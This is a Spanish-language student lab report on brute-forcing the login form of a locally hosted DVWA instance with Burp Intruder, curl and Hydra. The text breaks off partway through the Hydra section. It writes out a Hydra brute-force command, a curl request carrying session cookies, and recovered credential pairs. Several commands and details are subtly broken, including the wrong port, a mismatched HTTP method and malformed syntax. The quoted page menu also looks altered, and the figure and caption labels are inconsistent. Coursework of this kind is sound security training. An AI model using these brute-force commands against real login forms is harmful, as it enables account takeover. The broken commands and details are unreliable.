

Informe Laboratorio 2

Sección 1

Alumno Felipe infante C.
e-mail: felipe.infante@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	7
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	10
2.8. Utilización de curl por terminal (curl)	11
2.9. Demuestra 4 diferencias (curl)	13
2.10. Instalación y versión a utilizar (hydra)	13
2.11. Explicación de comando a utilizar (hydra)	15
2.12. Obtención de al menos 2 pares (hydra)	16
2.13. Explicación paquete curl (tráfico)	16
2.14. Explicación paquete burp (tráfico)	17
2.15. Explicación paquete hydra (tráfico)	18
2.16. Mención de las diferencias (tráfico)	19
2.17. Detección de SW (tráfico)	20
2.18. Interacción con el formulario (python)	20
2.19. Cabeceras HTTP (python)	23
2.20. Obtención de al menos 2 pares (python)	24
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	24
2.22. Demuestra 4 métodos de mitigación (investigación)	25

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

noy difere4ncias en las 4 diferencias de curl. comparacion de paquetes que manda curl en el navegador

2.1. Levantamiento de docker para correr DVWA (dvwa)

Se creo la carpeta del proyecto y el archivo docker-compose.yml con los servicios mariadb y dwa, para luego levantar los servicios .


PONER IMAGEN DEL COMPOSE

Listing 1: Iniciar DVWA con Docker

```
cd ~/dvwa
docker-compose up -d
```

Listing 2: Servicios levantados

```
docker ps
```



CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
c6b2ae2d91b3	vulnerables/web-dvwa	"/main.sh"	23 hours ago	Up 23 hours	0.0.0.0:8000->80/tcp, :::8000->80/tcp
fd24b2574c08	mariadb:10.5	"docker-entrypoint.s..."	23 hours ago	Up 23 hours	3306/tcp
428782d5f3bf	mysql:latest	"docker-entrypoint.s..."	47 hours ago	Up 47 hours	0.0.0.0:3306->3306/tcp, :::3306->3306/tcp, 33060/t
cp	mysql-db				

Figura 1: Servicios levantados .

2.2. Redirección de puertos en docker (dvwa)

La redirección de puertos se configuró en el archivo docker-compose.yml para hacer accesible el servicio web DVWA

Y apartir de la figura 1, con salida de docker ps, el puerto interno del contenedor de DVWA (puerto 80) fue expuesto al exterior en el puerto 8000 de la máquina anfitriona (0.0.0.0:8000->80/tcp, :::8000->80/tcp).

Esto permitió acceder a la aplicación DVWA en el navegador utilizando la URL <http://localhost:8000>, completando así el despliegue funcional de la aplicación.

2.3. Obtención de consulta a replicar (burp)

Se configuro Burp Proxy en 127.0.0.1:8080, configuré el navegador para usar ese proxy y capturé la petición POST al intentar login en <http://localhost:8000/vulnerabilities/brute/>.

Burp interceptó la solicitud POST, que contenía los datos del formulario (username, password, Login). Esta solicitud fue la consulta base y se envió al módulo Intruder para trabajar con ella como se aprecia en la figura 2 y 3 respectivamente.




Figura 2: formulario .

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 3: formulario interceptado .

2.4. Identificación de campos a modificar (burp)

En el módulo Intruder, en la pestaña Positions, se identificaron y marcaron los campos dinámicos que Burp Suite debía modificar automáticamente en cada intento de ataque figura 4. Se seleccionó el tipo de ataque Cluster Bomb y se marcaron específicamente los valores asociados a los parámetros username y password como se ve en el path de la figura 5 y 6.





Figura 4: campos identificados .



Payloads

Payload position: 2 - password

Payload type: Simple list

Payload count: 1,000

Request count: 1,000,000

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456

Load... 123456789

Remove password

Clear qwerty

Deduplicate 12345678

12345

123123

111111

...

Add Enter a new item

Add from list... [Pro version only]

Figura 6: campo de contraseña .

2.5. Obtención de diccionarios para el ataque (burp)

Se descargaron los diccionarios de:

Listing 3: Iniciar DVWA con Docker

: <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials>

Siendo uno mde los que se utilizo Pwdb top-1000.txt como se ve en la figura 7




Figura 7: Diccionario a usar .

2.6. Obtención de al menos 2 pares (burp)

El ataque se ejecutó en Burp Intruder, y los resultados se analizaron mediante el método de Grep - Match en donde se instruyó a Burp a buscar la cadena de error `Username and/or password incorrect..`^{en} el cuerpo de la respuesta HTTP, lo que permite marcar todos los intentos fallidos en la figura 8.

Al analizar la tabla de resultados de la figura 9 y 10 se observó que la mayoría de las respuestas fallidas tienen como valor 1 en la columna de `Username and/or password incorrect.`^a además de que las fallidas tienen una longitud de bytes de 4703 .

Los pares de credenciales válidos obtenidos fueron:

admin password 4741

sathy password 4743

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag responses matching these expressions:

Paste

Load...

Remove

Clear

Username and/or password incorrect.

Add

Match type: ☒ Simple string ☐ Regex

Figura 8: Grep match palabra de intento fallido .




Figura 9: usuarios y contraseñas encontrados sin ordenar .




Figura 10: usuarios y contraseñas encontrados .

2.7. Obtención de código de inspect element (curl)

Para replicar la solicitud con cURL, se utilizó la herramienta de desarrollo (Inspect Element) del navegador.

Se realizó un intento de login fallido en DVWA. En la pestaña Network (Red), se localizó la solicitud HTTP POST enviada al servidor y luego se copio el cURL como se puede ver en la figura 11.




Figura 11: copy cURL .

2.8. Utilización de curl por terminal (curl)

El comando cURL generado se utilizó en la terminal, modificando los valores de username y password para demostrar un acceso válido y uno inválido en este caso uno invalido figura 12 y 13.

```
<pre>> Felipe@Linux: ~/dvwa$ curl -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0." http://localhost:8000/vulnerabilities/brute/?username=hola&password=noser&Login=Login' \>
> -H 'Accept-Language: es-ES,es;q=0.9' \>
> -b 'pma_lang=es; phpMyAdmin=46dee941e9a6d626838a16c4126cc57f; PHPSESSID=ee5kjonbb232hnmkrmkrs44f40; security=low' \>
> -H 'Proxy-Connection: keep-alive' \>
> -H 'Referer: http://localhost:8000/vulnerabilities/brute/?username=admin&password=1&Login=Login' \>
> -H 'Sec-Fetch-Dest: document' \>
> -H 'Sec-Fetch-Mode: navigate' \>
> -H 'Sec-Fetch-Site: same-origin' \>
> -H 'Sec-Fetch-User: ?1' \>
> -H 'Upgrade-Insecure-Requests: 1' \>
> -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \>
> -H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \>
> -H 'sec-ch-ua-mobile: ?0' \>
> -H 'sec-ch-ua-platform: "Linux"'>
</DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
        <link rel="icon" type="image/ico" href="../../favicon.ico" />
        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
    </head>
    <body class="home">
        <div id="container">
            <div id="header">
                
            </div>
            <div id="main_menu">
                <div id="main_menu_padded">
                    <ul class="menuBlocks"><li class=""><a href="#">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href="../../vulnerabilities/leech/">CSRF</a></li>
<li class=""><a href="../../vulnerabilities/offsec/">OffSec</a></li>
<li class=""><a href="../../vulnerabilities/rce/">RCE</a></li>
<li class=""><a href="../../vulnerabilities/sqli/">SQLi</a></li>
<li class=""><a href="../../vulnerabilities/xss/">XSS</a></li>
<li class=""><a href="../../vulnerabilities/yaml/">YAML</a></li>
<li class=""><a href="../../vulnerabilities/zoo/">Zoo</a></li>
</ul>
                </div>
            </div>
        </div>
    </body>
</html>
```

Figura 12: copy cURL en terminal .

```
<h2>Login</h2>

<form action="#" method="GET">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password"><br />
  <br />
  <input type="submit" value="Login" name="Login">

</form>
<pre><br />Username and/or password incorrect.</pre>
</div>
```

Figura 13: copy cURL en terminal continuacion .

2.9. Demuestra 4 diferencias (curl)

Se comparó la página HTML de respuesta obtenida a través de cURL entre un intento de acceso válido y uno inválido .

Dentro de las cuales exisita la prescencia de para el acceso inválido contiene explícitamente la cadena de texto Username and/or password incorrect dentro del cuerpo HTML de la página. La respuesta para el acceso válido no contiene este mensaje de error.

Para el contenido del titulo `<title>` y cabeceras el acceso inválido mantiene el título como Vulnerability: Brute Force, mientras que el acceso válido, tras una autenticación exitosa, carga una página diferente que puede mostrar un título relacionado con el menú principal.

La página retornada por el acceso inválido aún incluye el formulario HTML completo para ingresar el usuario y la contraseña. La respuesta del acceso válido reemplaza estos elementos con el contenido de la aplicación post-login, como el menú de navegación de DVWA o el mensaje de bienvenida.

Como se pudo observar en la sección de Burpsuite, las respuestas inválidas tienen una longitud específica (4703 bytes aprox), mientras que las respuestas válidas tienen una longitud diferente y mayor (aprox. 4741-4743 bytes).

2.10. Instalación y versión a utilizar (hydra)

Se utilizó la herramienta Hydra, un cracker de inicios de sesión por fuerza bruta.

El proceso se realizó utilizando el gestor de paquetes de Linux (típicamente apt), con el comando que se ve en la figura 14:

Listing 4: Iniciar DVWA con Docker

```
sudo apt install hydra
```

La Figura 17 muestra la versión utilizada, que en este caso es Hydra v9.0 .

```
felipe@linux:~/dwa$ sudo apt install hydra
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
python3-attr python3-cached-property python3-docker python3-dockerpty python3-dcopt python3-importlib-metadata python3-jwschema
python3-more-itertools python3-pyrsistent python3-texttable python3-websocket python3-zipp
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
firebird3.0-common firebird3.0-common-doc libapr1 libaprutil1 libbson-1.0-0 libfbclient2 libmemcached11 libmongoc-1.0-0 libpq5 libserf-1-1 libsvn1
libtommath1 libutf8proc2
Paquetes sugeridos:
hydra-gtk
Se instalarán los siguientes paquetes NUEVOS:
firebird3.0-common firebird3.0-common-doc hydra libapr1 libaprutil1 libbson-1.0-0 libfbclient2 libmemcached11 libmongoc-1.0-0 libpq5 libserf-1-1
libsvn1 libtommath1 libutf8proc2
0 actualizados, 14 nuevos se instalarán, 0 para eliminar y 67 no actualizados.
Se necesita descargar 2.946 kB de archivos.
Se utilizarán 10,3 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] S
Des:1 http://cl.archive.ubuntu.com/ubuntu focal/universe amd64 firebird3.0-common-doc all 3.0.5.33220.ds4-1build2 [25,3 kB]
Des:2 http://cl.archive.ubuntu.com/ubuntu focal/universe amd64 firebird3.0-common all 3.0.5.33220.ds4-1build2 [14,9 kB]
Des:3 http://cl.archive.ubuntu.com/ubuntu focal-updates/main amd64 libapr1 amd64 1.6.5-1ubuntu1.1 [91,5 kB]
```

Figura 14: instalar hydra .

```
felipe@linux:~/Descargas$ hydra --version
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra: invalid option -- '-'
felipe@linux:~/Descargas$
```

Figura 15: version de hydra .

2.11. Explicación de comando a utilizar (hydra)

A partir del archivo Pwdb top-1000.txt, ya utilizado antes se utilizó el módulo http-post-form para atacar el formulario de DVWA como se ve en la figura 16 y 17 respectivamente.

Listing 5: Iniciar DVWA con Docker

```
hydra -L /Pwdb_top-1000.txt -P /Pwdb_top-1000.txt 127.0.0.1:8080 http-post-form --
"/vulnerabilities/brute/:username='^USER'&password='^PASS'&Login=Login:W=Username-and/or-password-incorrect"
```

-L y -P: Especifican los archivos de diccionario para los nombres de usuario y las contraseñas, respectivamente. 127.0.0.1:8080: La IP y el puerto del servidor DVWA.

username=USER password=PASS Login=Login: La data que se envía en el cuerpo de la petición POST. USER y PASS son placeholders que Hydra reemplaza con los valores de los diccionarios.

W=Username and/or password incorrect: La condición de falla. El modificador W (Wrong) indica a Hydra que si encuentra esta cadena en la respuesta HTML, el intento de login falló. Si no se encuentra, se considera un acceso exitoso.

```
